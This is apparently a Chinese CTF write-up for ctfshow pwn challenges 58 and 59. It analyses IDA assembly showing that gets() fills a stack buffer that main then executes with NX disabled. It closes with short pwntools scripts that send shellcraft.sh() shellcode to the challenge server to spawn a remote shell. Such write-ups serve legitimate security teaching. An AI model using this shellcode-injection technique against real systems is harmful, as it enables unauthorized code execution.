

58
看汇编
checksec一下

32位仅部分开启RELRO,其他保护全关,并且有可读,可写,可执行段
IDA里main看不了反汇编,只能看汇编了:
s= byte ptr -0A0h
var_C= dword ptr -0Ch
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
; __unwind {
lea ecx, [esp+4]
and esp, 0FFFFFFF0h
push dword ptr [ecx-4]
push ebp
mov ebp, esp
push ebx
push ecx
sub esp, 0A0h
call __x86_get_pc_thunk_bx
add ebx, (offset GLOBALOFFSET_TABLE_ - $)
mov eax, ds:(stdout_ptr - 804A000h)[ebx]
mov eax, [eax]
push 0 ; n
push 2 ; modes
push 0 ; buf
push eax ; stream
call _setvbuf
add esp, 10h
call _getegid
mov [ebp+var_C], eax
sub esp, 4
push [ebp+var_C]
push [ebp+var_C]
push [ebp+var_C]
call _setresgid
add esp, 10h
call logo
sub esp, 0Ch
lea eax, (aJustVeryEasyRe - 804A000h)[ebx] ; "Just very easy ret2shellcode&&32bit"
push eax ; s
call _puts
add esp, 10h
sub esp, 0Ch
lea eax, (aAttachIt - 804A000h)[ebx] ; "Attach it!"
push eax ; s
call _puts
add esp, 10h
sub esp, 0Ch
lea eax, [ebp+s]
push eax ; s
call ctfshow
add esp, 10h
lea eax, [ebp+s]
call eax
call 的地址即为 [ebp+s] 所指向的地址
mov eax, 0
lea esp, [ebp-8]
pop ecx
pop ebx
pop ebp
lea esp, [ecx-4]
retn
; } // starts at 804864C
main endp
logo()里有提示:* Hint : Use shellcode to get shell!

看ctfshow():
public ctfshow
ctfshow proc near
var_4= dword ptr -4
s= dword ptr 8
; __unwind {
push ebp
mov ebp, esp
push ebx
sub esp, 4
call __x86_get_pc_thunk_bx
add ebx, (offset GLOBALOFFSET_TABLE_ - $)
sub esp, 0Ch
push [ebp+s] ; s
call _gets
add esp, 10h
sub esp, 0Ch
push [ebp+s] ; s
call _puts
add esp, 10h
nop
mov ebx, [ebp+var_4]
leave
retn
; } // starts at 8048516
ctfshow endp
对gets函数调用,参数对应的是 [ebp+s] 的地址
gets 函数写入的地址即为 [ebp+s] 对应的地址
main中调用好ctfshow函数后,就会调用get函数输入的内容,那么get输入shellcode,之后main调用shellcode进行攻击
我们先输入的内容会被 get 读取,存到内存 [ebp+s] 中,然后在函数在后
面的时候,会调用这一部分内容。所以我们只要写入 shellcode ,函数后面就会调用 shellcode 。至于
[ebp+s] 是指向哪里 ,我们可以看到 main 函数中没有 offset 变量,所以这 [ebp+s] 指的是局部变量,
那就是在栈中,而 nx 保护没有开启,所以 shellcode 在栈上也可以执行。
故我们可以直接使用pwntools的shellcraft模块帮我们生成一个shellcode进行攻击。
exp:
from pwn import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28188)
shellcode = asm(shellcraft.sh())
io.sendline(shellcode)
io.interactive()
59:
64位,题目结构与32位一致
exp:
from pwn import *
context(arch = 'amd64',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28124)
shellcode = asm(shellcraft.sh())
io.sendline(shellcode)
io.interactive()